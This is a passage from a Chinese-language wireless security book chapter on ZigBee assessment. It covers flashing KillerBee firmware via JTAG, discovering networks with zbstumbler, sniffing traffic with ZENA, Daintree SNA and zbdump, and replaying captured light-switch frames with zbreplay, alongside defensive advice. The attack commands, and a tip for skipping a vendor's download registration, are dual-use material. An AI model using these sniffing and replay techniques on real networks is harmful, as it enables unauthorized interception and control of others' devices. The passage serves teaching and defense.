在编写本书时，RZUSBSTICK 中默认的固件为 AVR2017。使用默认的固件，RZUSBSTICK 能够创建一个符合 ZigBee-2006 规范的网络，或者用来进行被动数据包窃听。不幸的是，默认固件并不支持安全分析所需要的功能，比如注入数据包的能力。

**Atmel JTAGICE mkII 片上编程器** 要解决默认 RZUSBSTICK 固件中的限制，KillerBee 以源代码和二进制形式发布了一个自主开发的固件版本。但是我们无法直接将新的固件直接写入 RZUSBSTICK，我们需要使用另一个硬件设备：片上编程器，比如像右图所示的 Atmel JTAGICE mkII。



JTAGICE mkII 是为 Atmel 的开发者所设计的，他们用 AVR 微处理器进行开发，比如 RZUSBSTICK 上采用的 AT90USB1287。通过 10 针脚的接口，它能够与 RZUSBSTICK 上的 JTAG 接口连接，之后使用新的固件对板上微处理器进行更新，其中包括 KillerBee 为 RZUSBSTICK 开发的固件版本。可以从大部分电子产品经销商那里购买到 RZUSBSTICK，比如 Digi-Key 公司 (<http://www.digikey.com>) 和 Mouser Electronics (<http://www.mouser.com>)，它的产品编号为 AVR ATJTAGICE2，售价大概是 300 美元。也可以从第三

方的经销商网站上购买到它，比如在 EBay.com 上它的售价大约为 120 美元。

**Atmel 100mm-50mm JTAG 适配器** 要在 JTAGICE mkII 和 RZUSBSTICK 之间建立接口，需要在 100mm 宽的 JTAG 适配器和 50mm 宽的 JTAG 适配器之间进行转换。Atmel 销售一套 4 个适配器，它们适用于各种连接器，产品编号是 ATAVR-SOAKIT，可以从大部分电子产品销售商那里购买到，售价大约为 39 美元。

**50mm 公对公接头** 在 JTAG 适配器末端是 50mm 的母头。我们需要一个 50mm 的公对公接头将 JTAG 适配器转换为一个公头，这样就能够将它插入 RZUSBSTICK 的 JTAG 槽中。可以从许多电子商品的网站上购买到它，比如 Digi-Key 公司，它的产品编号是 S9015E-05。

**Windows 上的 AVR Studio** AVR Studio 是一个集成开发环境，它包括了完整的编译器和 AVR 微处理器的调试工具。可以从 Atmel.com (<http://bit.ly/cJEeNa>) 上下载它，同时里面还包含了一个 AVR 程序员开发包，允许你使用 JTAGICE mkII 升级 RZUSBSTICK 上的固件。

**提示** 在下载 AVR Studio 之前，AVR 的下载页面会先要求你进行注册。暂时在浏览器中禁用 JavaScript，然后点击 Download (下载) 按钮，这样就可以跳过注册，直接开始下载软件。

**KillerBee 版本的 RZUSBSTICK 固件** KillerBee 项目包含了为 RZUSBSTICK 开发的固件，升级后硬件就可以进行任意的数据包注入同时还包括其他一些功能，比如数据包窃听，以个人局域网协调器的角色建立 ZigBee 网络。可以从 <http://killerbee.googlecode.com> 上下载 KillerBee 工具。

## 创建 KillerBee RZUSBSTICK

在获取了所有需要的部件后，通过 KillerBee 升级 RZRAVENUSB 硬件就非常容易了：

- 1) **安装 AVR Studio**。在 Windows 主机上安装 AVR Studio 软件，在安装界面中选择默认。根据提示安装 Jungo USB 驱动程序（在 Windows Vista 和 Windows 7 系统上）。安装完成后，从 Start (开始) 菜单中启动 AVR Studio。
- 2) **连接 AVR JTAGICE mkII**。使用 USB 连接线，加电，将它和 Windows 主机连接起来。我们建议不要通过 USB 集线器来进行连接。如果 JTAGICE 还没有启动的话，使用拨动开关来启动它。在发现新硬件提示框中，选择 No，这次不连接到 Windows 升级服务器上，然后选择自动安装软件支持驱动程序（在前面的 AVR Studio 安装中预先加载）。
- 3) **下载 KillerBee 固件**。从 <http://killerbee.googlecode.com> 上下载最新版本的 KillerBee。在 killerbee/firmware 目录下，可以找到一个名为 kb-rzusbstick-001.hex 或者类似名称的文件。我们会使用这个文件来升级 RZUSBSTICK 上的固件。
- 4) **打开 AVR Studio 编程工具**。从 Start (开始) 菜单启动 AVR Studio。关闭启动的对话框，然后点击 Tools (工具)|Program AVR (AVR 编程)|Connect (连接)。在 Platform (平台) 列表中选择 JTAGICE mkII，然后点击 Connect (连接)。
- 5) **配置 AVR Studio 编程工具**。在 JTAGICE mkII 窗口的主标签上，从设备列表中选择 AT90USB1287。在 Programming Mode (编程模式) 和 Target Settings (目标设置) 组中，选择 JTAG Mode (JTAG 模式)，如图 11-2 所示。点击 Program (程序) 标签。在

Flash（闪存）选项卡中定位到 KillerBee BZUSBSTICK 固件的路径，如图 11-3 所示。将鼠标移动到 Flash（闪存）选项卡中的 Program（编程）按钮上，但是现在不要点击它。



图 11-2 AVR Studio 编程工具的设备 and 模式设置对话框

- 6) 启动和连接 RZUSBSTICK。要对微处理器进行编程，首先需要通过 USB 启动 RZUSBSTICK。将 RZUSBSTICK 连接到一条 USB 总线上（使用 USB 延长电缆能够很方便地将 RZUSBSTICK 定位在 JTAGICE mkII 附近）。RZUSBSTICK 在插入之后，蓝色的 LED 灯会被点亮。使用与 JTAGICE mkII 配套的 JTAG 适配器，通过 JTAG 适配器和公对公接头将接头的尺寸转换为 50mm，然后将针脚插入 RZUSBSTICK 的顶部，将针脚稍微倾斜一个角度使它和 PCB 插孔保持接触，如图 11-4 所示。JTAGICE mkII JTAG 接口的 1 号针脚应该距离 RZUSBSTICK 的 USB 接口最远（如图 11-4 所示）。
- 7) 对 RZUSBSTICK 进行编程。在将 JTAGICE mkII JTAG 接口和 RZUSBSTICK 连接完毕之后，点击 AVR Studio 编程工具中的 Program（编程）按钮。编程工具会显示状态信息表示 RZUSBSTICK 已经更新完毕了，如下所示。

```

Reading FLASH input file.. OK
Setting device parameters.. OK!
Entering programming mode.. OK!
Erasing device.. OK!
Programming FLASH ..      OK!
Reading FLASH ..          OK!
FLASH contents is equal to file.. OK
Leaving programming mode.. OK!
  
```




图 11-3 AVR Studio 编程器闪存设置

在更新完毕之后，RZUSBSTICK 上的蓝色灯会熄灭，同时琥珀色的灯会亮起，表示它已经升级成 KillerBee 设备了。在本章随后部分，我们会继续讲解使用 KillerBee 来发掘攻击机会。

### 11.3.2 网络发现

进行 ZigBee 评估的首要任务是要发现范围内的网络，并且枚举出设备上采用的配置。收集这些信息的一个简单方法是使用 KillerBee 模仿 ZigBee 网络的发现过程。

作为网络发现过程的一部分，ZigBee 设备会在特定的信道内传输信标请求帧。所有收到信标请求帧的路由器和协调器同样会发送一个信标帧进行回应，这就会暴露个人局域网 ID、协调器或者路由器的源地址、堆栈规范、堆栈版本和扩展的 IEEE 地址信息。使用这项技术，我们可以主动扫描到 ZigBee 网络的存在。




图 11-4 JTAG 编程器插入 RZUSBSTICK



## 使用 zbstumbler 进行 ZigBee 发现

流行性	8
难易度	7
影响力	4
危险级	6

与使用 NetStumbler 工具进行 Wi-Fi 网络发现的技术相类似，KillerBee 中的 zbstumbler 工具也会在信道中进行切换的同时传输信标帧，根据回应的信标帧显示有价值的信息。不带任何参数运行 zbstumbler，它会在 ZigBee 信道中进行扫描，每两秒切换到新的信道，如下所示。

```
$ sudo zbstumbler
zbstumbler: Transmitting and receiving on interface '004:007'
New Network: PANID 0x8304 Source 0x0001
  Ext PANID: 00:00:00:00:00:00:00:00
  Stack Profile: ZigBee Standard
  Stack Version: ZigBee 2006/2007
  Channel: 11
New Network: PANID 0x8304 Source 0x0000
  Ext PANID: 00:00:00:00:00:00:00:00
  Stack Profile: ZigBee Standard
  Stack Version: ZigBee 2006/2007
  Channel: 11
New Network: PANID 0x4EC5 Source 0x0000
  Ext PANID: 39:32:97:90:d2:38:df:B9
  Stack Profile: ZigBee Enterprise
  Stack Version: ZigBee 2006/2007
  Channel: 15
```

使用 `-w` 参数可以将 zbstumbler 发现的网络信息记录到一个 CSV 文件中：

```
$ sudo zbstumbler -w zigbee-nodes.csv
zbstumbler: Transmitting and receiving on interface '004:007'
New Network: PANID 0x8304 Source 0x0000
omitted
^C
6 packets transmitted, 3 responses.
$ cat zigbee-nodes.csv
panid,source,extpanid,stackprofile,stackversion,channel
0x8304,0x0000,00:00:00:00:00:00:00:00,ZigBee Standard,ZigBee 2004,11
0x8304,0x0001,00:00:00:00:00:00:00:00,ZigBee Standard,ZigBee 2004,11
0x4EC5,0x0000,39:32:97:90:d2:38:df:B9,ZigBee Enterprise,ZigBee
2006/2007,15
```

一旦我们发现了目标 ZigBee 网络，就可以根据 zbstumbler 显示的信道编号选择 ZigBee 数据包捕获工具来进行通信数据包窃听攻击。



## 防御 ZigBee 网络主动扫描

zbstumbler 发现 ZigBee 网络所采用的技术同样也存在于 ZigBee 设备中。当一个新的

ZigBee 路由器或者协调器建立完毕后，它会发送一个信标请求帧来识别其他网络，以避免个人局域网 ID 冲突（两个不同的网络可能使用相同的随机选择的个人局域网 ID）。当 ZigBee 终端设备想要确认路由器或者协调器来加入 ZigBee 网络时，它会发送一个信标请求然后对回应进行评估，选择加入最佳的网络中。

由于信标请求机制对于 ZigBee 来说是不可或缺的，所以它不能被禁用，这样攻击者就能够任意使用同样的技术进行 ZigBee 网络发现。所以最佳的防御措施就是了解攻击造成的影响，评估攻击者通过这种攻击能够确认网络中的何种信息。

### 11.3.3 窃听攻击

由于大部分的 ZigBee 网络都不使用加密，因此对于攻击者来说窃听攻击是非常有效的。即使 ZigBee 网络使用了加密，攻击者仍然可以使用未加密的 ZigBee 帧信息，比如 MAC 头，来确认 ZigBee 网络的存在以及其他重要的特性，比如网络的配置、节点地址和个人局域网 ID。


有多种工具能够用来捕获 ZigBee 网络通信数据包，它们的售价大不相同，所以我们会给出一些建议来使你的投资收益最大化（当然这些建议都是合法的）。

#### ZENA 网络分析器

流行性	3
难易度	9
影响力	4
危险级	5

Microchip Technology 公司是著名的 PIC 微处理器生产商，同样也生产了 ZENA Network Analyzer（网络分析器）这样一款产品。ZENA 配有一块 USB 2.0 的电路板，一个 PIC18LF 微处理器以及一个 MRF24J40 IEEE 802.15.4 无线接口，配合 Windows 上的软件对 2.4GHz IEEE 802.15.4 的通信数据包进行捕获和保存，其中包括 ZigBee 和专有的 Microchip 协议 Mi-Wi 和 Mi-Wi P2P。无线工程师可以使用它对网络运行进行排障，ZENA 为捕获和分析 ZigBee 网络行为提供了便利。

可以从 Microchip Technology 公司和大部分电子经销商那里购买到 ZENA 硬件，如右图所示，它的售价是 130 美元。ZENA 不需要进行单独的驱动程序安装，使用 USB 接线直接将它插在可用的 USB 端口上，然后使用配套的 CD 安装 ZENA Packet Sniffer 数据包窃听软件。



**提示** 可以从 Microchip 的网站 <http://bit.ly/9siayC> 下载 ZENA Network Analyzer（网络分析器）。本书的配套网站同样提供了一个 ZENA 数据包捕获样本文件。

ZENA Packet Sniffer (数据包窃听) 软件的功能比较有限: 它能够对无线数据进行简略的分析, 对一些帧进行解密, 而不是详细的十六进制数据转储形式。用户可以选择要进行捕获的信道编号, 同时选择忽略或者分析校验值不正确的帧。它可以对媒体存取层、网络层和应用支撑子层施加控制, 同时以简略或者详细视图进行显示。点击 View (视图) \ Network Messages (网络信息) 来显示捕获到的帧的内容, 如下所示。

MAC Frame Control	Seq Num	PAN	Addr	Source Addr	IEEE Frame Control	Type	Ver	Route	Sec	Dest Addr	Source Addr	Status	Src Num	DevAddr	Security Control	Frame Control	Seq Num	
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000
0x0041	0x0219	0x00FF	0x0000	0x0000	0x0000	0x00	0x00	0x00	0x00	0x0000	0x0000	0x00	0x00	0x0000	0x0000	0x0000	0x0000	0x0000

可以从 Microchip 的网站 <http://tinyurl.com/kwkmfe> 上获得更多有关 ZENA Network Analyzer (网络分析器) 的信息。遗憾的是, 网络信息窗口无法对许多 ZigBee 规范进行解密, 此外 Network Analyzer (网络分析器) 不允许你将数据包的内容导出为常用的格式以供其他工具使用。但是, 它仍然是一种相对简单的确认和窃听 ZigBee 网络的方法, 并且它的投入也相对较低廉。下面我们将介绍一个强大的 ZigBee 分析工具, 当然它的价格也是不菲的。

### 改装 Microchip ZENA

尽管缺少固件、电路原理和文档, 但从硬件和软件角度来看, Microchip ZENA 还是一个能够被改装的设备。


在电路板天线附近, ZENA 硬件还能够安装一个外部天线连接器。利用 PCB 上的插座接口, 你可以使用表面贴装技术焊接一个 RP-SMA RF 连接器 (比如 Digi-Key, 产品编号是 CONREVSMA001-SMD-ND, 售价是 4.04 美元), 这样你就可以选择使用外部天线 (当连接完毕时) 或者 PCB 天线。RP-SMA 连接器焊接完毕后, 你可以使用 RP-SMA 小辫子来连接任何 2.4GHz 的天线。这样你就能够在更大的范围内捕获 ZigBee 网络数据, 举例来说, 攻击者就可以在停车场躲避侦测来发起攻击。

ZENA 固件在人接口设备 (Human Interface Device, HID) 模式下对 USB 接口进行配置, 它采用一个常用的协议, 这样从主机向微处理器和无线接口发送配置命令时, 或者从 ZENA 向主机发送帧数据和状态信息时, 就不需要再另外安装驱动程序了。作者对这个人机接口设备接口进行了逆向设计, 你可以从 <http://www.willhackforushi.com/?p=198> 获得这些文档, 文档中还包含了一份 Python 代码, 它在 Linux 系统上实现了基本的 ZENA 数据包窃听功能, 网址是 <http://www.willhackforushi.com/code/microchip-zigbee.py.txt>。

## Daintree 传感器网络分析器

流行性	4
难易度	9
影响力	5
危险级	6

Daintree Networks 是“领先的无线嵌入式网络开发和运作解决方案供应商”，他们的产品集中在 IEEE 802.15.4 协议中，其中就包括了 ZigBee 技术 (<http://www.daintree.net>)。他们的标志性产品 Daintree 传感网络分析器 (Sensor Network Analyzer, SNA) 是目前最先进的捕获和分析 ZigBee 通信数据包的工具，它还包含了协议解码和分析能力。使用 SNA，用户可以通过协议分析器捕获和评估 ZigBee 网络的运作，监视节点间的活动，了解网络运行效率，同时管理 ZigBee 节点。SNA 协议分析器视图的一个示例如下图所示。



The screenshot displays the Daintree Sensor Network Analyzer interface. The top menu bar includes 'File', 'View', 'Capture', 'Protocols', 'Filters', 'Settings', 'Window', and 'Help'. The main area is titled 'Sensor Network Analyzer - C:\Documents and Settings\User\Desktop\Captures\Capture\_1-3-08 PAN ID conflict occurs at st...'. Below the title bar, there are buttons for 'Source' and 'Channel'. The 'Packet List' table shows the following data:

Time	Time Delta	MAC Src	MAC Dest	SNK Src	SNK Dest	Protocol	Packet Type	Security
03:23:05.143	+00:00:00.001	0x0000	0x0000	0x9b00		IEEE 802.15.4	Acknowledgment	
03:23:05.232	+00:00:00.087	0x0001	0x0000	0x9b00		ZigBee APS	APS Data	
03:23:05.284	+00:00:00.052	0x0002	0x0000	0x9b00	0x1500	IEEE 802.15.4	Acknowledgment	SNK
03:23:05.285	+00:00:00.001	0x0001	0x0000	0x9b00		IEEE 802.15.4	Acknowledgment	
03:23:05.379	+00:00:00.094	0x0001	0x0000	0x9b00		ZigBee SNK	SNK Command: Reserved	SNK
03:23:05.380	+00:00:00.001	0x0002	0x0000	0x9b00	0x1500	IEEE 802.15.4	Acknowledgment	SNK
03:23:05.425	+00:00:00.045	0x0002	0x0000	0x9b00	0x1500	ZigBee SNK	SNK Command: Reserved	SNK
03:23:05.426	+00:00:00.001	0x0002	0x0000	0x9b00	0x1500	IEEE 802.15.4	Acknowledgment	SNK
03:23:05.568	+00:00:00.141	0x0002	0x0000	0x9b00	0x1500	ZigBee SNK	Reserved	SNK

The 'Packet Decode' section shows the following details for a selected packet:

- Frame 45 (Length = 22 octets)
- IEEE 802.15.4
- ZigBee SNK
  - Frame Control: 0x0000
  - Destination Group Address: 0x1500
  - Source Address: 0x9b00
  - Payload: 0

At the bottom, the hex dump shows the packet data in hexadecimal format.

与 Microchip 的 ZENA 产品不同，SNA 为捕获的数据提供了一个完整的视图，它会在一个 Wireshark 风格的导航界面中显示一个数据包列表视图，在数据包详细视图的树状导航界面中显示解密的数据以及数据包的字节形式（十六进制）。作为一个评估工具，SNA 的价格非常昂贵，因为它能够解码所有公开发布的 ZigBee 规范和草案，以及应用支撑子层、网络层和媒体存取层的数据。与产品强大的功能相匹配的就是它的售价。SNA 的专业版售价是 7495 美元，标准版的售价是 1995 美元。用来捕获数据的 Daintree Sensor Network Adapter（传感网络适配器的）零售价是 745 美元。

幸运的是，还能够通过其他途径获得 SNA 的合法授权，而不必花费如此高昂的费用。Daintree 与多个 IEEE 802.15.4 的芯片制造商都建立了合作伙伴关系，其中包括 Atmel、Texas

Instruments 和 Ember。“基础版本”的 SNA 不包括专业版和标准版中的扩展排障、可视化以及管理功能，但是它包含了一个完整的协议分析器。

Daintree 并不直接销售 SNA 的基础版本，通常它都会包含在合作伙伴的开发工具包中，这些工具包可以帮助工程师使用对应硬件制造商的芯片。在这些合作伙伴中，售价最低并且包含 Daintree SNA 基础版本的产品是 Atmel AVR Z-Link Packet Sniffer 工具包。这个工具包括一个 USB 适配器插板、一个 2.4 GHz 无线接口，还有 Daintree SNA 基础版本的 CD，可以使用它进行实时数据包捕获。可以从大部分的电子产品商店内购买到它，AVR Z-Link Packet Sniffer 工具包的零售价是 229 美元（产品编号是 ATAVRRZ541）。

如果你的预算很紧张的话，可选择使用开源的工具进行 ZigBee 通信数据包窃听，同样它对硬件的要求也最简单。

### KillerBee 数据包窃听工具 zbdump

流行性	2
难易度	7
影响力	4
危险级	4

zbdump 工具包含在 KillerBee 工具集中，它的设计理念和流行的 tcpdump 数据包捕获工具类似。它可以配合 RZUSBSTICK 中的 KillerBee 固件或者默认固件一同使用，使你能够捕获 zigBee 和 IEEE 802.15.4 通信数据包，将它们存储到 libpcap 捕获文件或者 Daintree SNA 捕获文件中。

首先，从 <http://killerbee.googlecode.com> 下载最新版本的 KillerBee。解压后安装 KillerBee 库和工具（根据相应的要求），如下所示。


**注意** 不管使用的是哪个工具，KillerBee 的安装过程都是相同的，所以我们在这里只讲解安装步骤。

```
$ sudo apt-get install python-usb python-crypto
$ tar xzf killerbee-0.1.tgz
$ cd killerbee
$ sudo python setup.py install
```

安装完毕后，可以使用 zbdump 进行捕获并将通信数据包转储到文件中。使用 -f 参数可以设置 RZUSBSTICK 对指定的信道进行捕获。-w 参数表示输出文件是 libpcap 格式，-W 表示为 Daintree SNA 格式，如下所示。通过按 Ctrl+C 键可以中断数据包捕获。

```
$ sudo zbdump -f 15 -w savefile.dump
zbdump: listening on '004:005', link-type DLT_IEEE802_15_4, capture size 127
bytes
^C10 packets captured
$ sudo zbdump -f 15 -W savefile.dcf
zbdump: listening on '004:005', link-type DLT_IEEE802_15_4, capture size 127
bytes
^C8 packets captured
```

libpcap 格式的 savefile.dump 文件可以使用 Wireshark 打开，如下图所示。在编写本书时，Wireshark 解密 ZigBee 通信数据包的能力还比较有限，尽管媒体存取层、网络层和应用支撑子层会解密大部分的数据。



同样，也可以使用 Daintree SNA 打开 SNA 格式的捕获文件，这样就能使用工具的全部协议分析器功能。如果捕获文件的格式为 libpcap 格式，但是想将它转换为 SNA 格式（或者相反），可以使用 zbconvert 工具：

```
$ zbconvert -h
zbconvert - Convert Daintree SNA files to libpcap format and vice-versa.
jwright@willhackforsushi.com
Note: timestamps are not preserved in the conversion process. Sorry.

Usage: zbconvert [-n] [-i input] [-o output] [-c count]

$ zbconvert -i savefile.dump -o savefile.dcf
Converted 10 packets.
```

**提示** 通过指定一个不同的输入文件，可以将 SNA 格式转换为 libpcap 格式。zbconvert 会识别出输入文件的类型，自动将输出文件转换为对应的文件格式。

## 一 防御数据窃听

不论攻击者使用 Microchip ZENA、Daintree SNA 还是 KillerBee zbdump，在 ZigBee 网络中传输的数据都有遭受到窃听攻击的危险。从深层角度来看，应该明白攻击者能够对无线网络进行窃听、捕获和分析传输的数据。所以可行的安全措施是尽量让攻击者无法利用捕获到的数据。

ZigBee 中唯一能够防御这种类型攻击的措施是采用 CCM\* 密码套件。确保你选择了高强度的密钥，尽可能地保证这些密钥的机密性。

### 11.3.4 重放攻击

重放攻击的概念非常简单：重新传输捕获到的数据，就好像原始的发送者重新发送了一遍。重放攻击的效果很大程度上取决于攻击使用的数据以及使用的协议。

举例来说，如果有一个网络用来支持电子银行，攻击者可以实施一次重放攻击，将银行的交易数据重新发送一次，这样原来的支付数额可能会翻上两倍、三倍或者四倍，这就取决于攻击者重新发送数据的次数。在 ZigBee 设备中，重放攻击的手法是类似的，但是效果却并不相同。

根据作者的研究，多种没有使用加密的 ZigBee 堆栈很容易遭受到重放攻击，这就表示原始的帧会被重新发送数次来达到某种目的。其中的一个例子就是 Texas Instruments 开发的应用堆栈，它出现在采用 ZigBee 的照明开关程序中。如果攻击者能够捕获开关打开或者关闭时产生的通信数据包，那么他就可以有选择地重放这些数据包来修改灯的打开 / 关闭事件。与物理攻击相比较（比如，在视频监控下突破并擅自闯入），能够远程控制照明开关是有一定好处的，或者攻击者制造一个恶作剧：通过快速地打开 / 关闭来模拟一个频繁闪烁的灯。

#### KillerBee 数据包重放工具 zbreplay

流行性	2
难度	5
影响力	5
危险级	4

可以使用 KillerBee 的 zbreplay 工具进行数据包重放攻击，它能够从 libpcap 或者 Daintree SNA 的数据包捕获文件中读取数据，然后按照指定的延时（秒或者微秒）重新传送它们。zbreplay 会重新发送每个帧（不包括确认帧），同时会保持通信数据包的原始完整性，如下所示。

```
$ zbreplay -h

zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or Daintree files
jwright@willhackforsushi.com

Usage: zbreplay [-rRfDchd] [-f channel] [-r pcapfile] [-R daintreefile]
        [-i devnumstring] [-s delay/float] [-c countpackets]

$ sudo zbreplay -R lightswitch-onoff.dcf -f 15 -s .1
zbreplay: retransmitting frames from 'lightswitch-onoff.dcf' on interface
'004:005' with a delay of 0.100000 seconds.
6 packets transmitted
```


**注意** zbreplay 不会重新传输确认帧，因为这些帧是在接收方成功接收后自动生成的。

在本例中，zbreplay 重新传送了 Daintree SNA 捕获文件 lightswitch-onoff.dcf 中的内容（使用 -r 参数指定 libpcap 捕获文件），信道号为 15（-f 15），延时为 1/10 秒（-s .1）。在重放完捕获的数据包内容后，zbreplay 显示总共传送了 6 个帧。同样，可以使用 -c 参数来限制需要重放的帧的数量（比如，要重放数据包捕获文件中前两个帧，可以指定 -c 2）。

**注意** 在 zbdump 进行捕获帧的接口上, zbreplay 不会重新传送帧。如果想在 zbdump 记录数据时查看 zbreplay 的显示, 那么需要有两个 RZUSBSTICK 接口。

由于 zbreplay 会重放数据包捕获文件中的内容, 因此有时候需要对文件进行修改, 这样工具就只传送需要重放的帧。对于 libpcap 和 Daintree SNA 捕获文件来说, 这都是非常容易实现的, 根据需要的数据包创建一个数据包捕获压缩文件就可以了。

对于 libpcap 文件, 在 Wireshark 中打开它。右键想要提取的数据, 然后选择 Mark Packet (toggle) (标记数据包 (切换))。Wireshark 会以黑色背景高亮显示数据包, 表示它已经被标记了。一旦标记完所有在数据包捕获压缩文件中所需的数据包后, 选择 File (文件) | Save as (另存为), 然后输入一个新的文件名。在 Packet Range (数据包范围) 组中, 选择 Marked Packets (已标记的数据包), 如下图所示。



Daintree SNA 捕获文件是以 Windows 格式进行明文存储的, 所以它编辑起来非常方便。只需要用你喜欢的编辑器打开它, 删除不需要的数据。范例如下图所示。

```

rsigio-therm1.dcf - Notepad
File Edit Format View Help
#Format=4
# SNA v3.0.0.7 SUS:20090619 ACT:067341
15 1248123365.705547 29 00801ea8940000ff4f000000228478e4d72f0eb9392dffff
19 1248123418.072624 48 418876a894ffff00000912Fcff000001e227000100004624
21 1248123426.038613 29 00801fa8940000ff4f000000228478e4d72f0eb9392dffff
24 1248123427.964511 11 030804ffff0079439ff 255 1 0 26 24 0 1 32767
25 1248123428.022568 29 008021a8940000ff4f000000228478e4d72f0eb9392dffff
26 1248123428.692499 11 030809ffff0074b0cfff 255 1 0 26 26 0 1 32767
1621 1248130122.318551 29 00804aa8940000ff4f000000228478e4d72f0eb9392dff
1622 1248130123.036500 11 0308a9ffff00707898cfff 255 1 0 26 1622 0 1 327
1623 1248130123.052548 29 00804ba8940000ff4f000000228478e4d72f0eb9392dff

```

**提示** 根据捕获帧的大小，在 Daintree SNA 捕获文件中的行可能会非常长。要简化编辑文件的难度，可以选择能够禁用自动换行的编辑器（比如 Windows 的记事本），这样就看到每行中的每个帧了。

